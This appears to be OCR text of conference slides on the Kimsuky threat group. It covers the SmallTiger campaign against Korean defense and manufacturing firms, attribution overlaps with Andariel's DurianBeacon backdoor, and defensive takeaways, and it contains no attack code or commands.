
AhnLab SEcurity intelligence Center(ASEC) 에서는 최근 국내 기업들을 대상으로 SmallTiger 악성코드를 이용한 공격 사례들을 확인하여 대응하고 있다. 최초 침투 과정은 확인되지 않지만 공격자는 측면 이동 과정에서 기업 내부에 SmallTiger를 유포하였다. 공격 대상이 된 곳은 국내 방산업체, 자동차 부품 및 반도체 제조업 등이 확인되었다.

해당 공격은 2023년 11월에 최초로 확인되었는데 공격 대상이 된 시스템에서 확인된 악성코드들을 보면 전형적인 Kimsuky 그룹의 소행으로 여겨지지만 내부 전파 과정에서 기업 내의 소프트웨어 업데이트 프로그램을 악용하였다는 점에서 일반적인 Kimsuky 그룹의 공격 방식과의 차이점이 존재한다. 또한 최종적으로 설치된 백도어 악성코드가 과거 Andariel의 공격 사례에서 확인된 DurianBeacon이었다는 점도 특징이다.

Source: ASEC blog


The attack was first identified in November 2023, and while the malware found on the compromised systems is believed to be typical of the **Kimsuky** group, it differs from the group's typical methods in that it exploits an enterprise's software update program for internal propagation. It is also notable that the backdoor malware that was finally installed was DurianBeacon, which has been identified in previous **Andariel** attacks.

Attribution: Other intriguing overlaps of Kimsuky group




Source: Kaspersky

Summary: Kimsuky clusters



Summary: Overlaps DRPK threat actors



What happened to them?

Merger

Collaboration


Transfer

Question to the community!

Q. Kimsuky has several sub-clusters/campaigns, time to split?

Q. Several overlaps among DPRK threat actors, time to rearrange?


My confession: I tend to always connect the latest campaign to an existing group or previous campaign.



Takeaways

Kimsuky is persistent and increase sophistication

- Continuously improve techniques to become more sophisticated
- Possess several clusters
- Well-organized and well-resourced group



Full-context based defense is the key

- Hit-and-run style defense never works
- Need to understand full-context of threats
- Diversify defense points

Cooperation with other industry

- Each sector has different strength
- Cooperation is essential to cope with the latest cyber threats

Thank you


spark@zscaler.com


@unpacker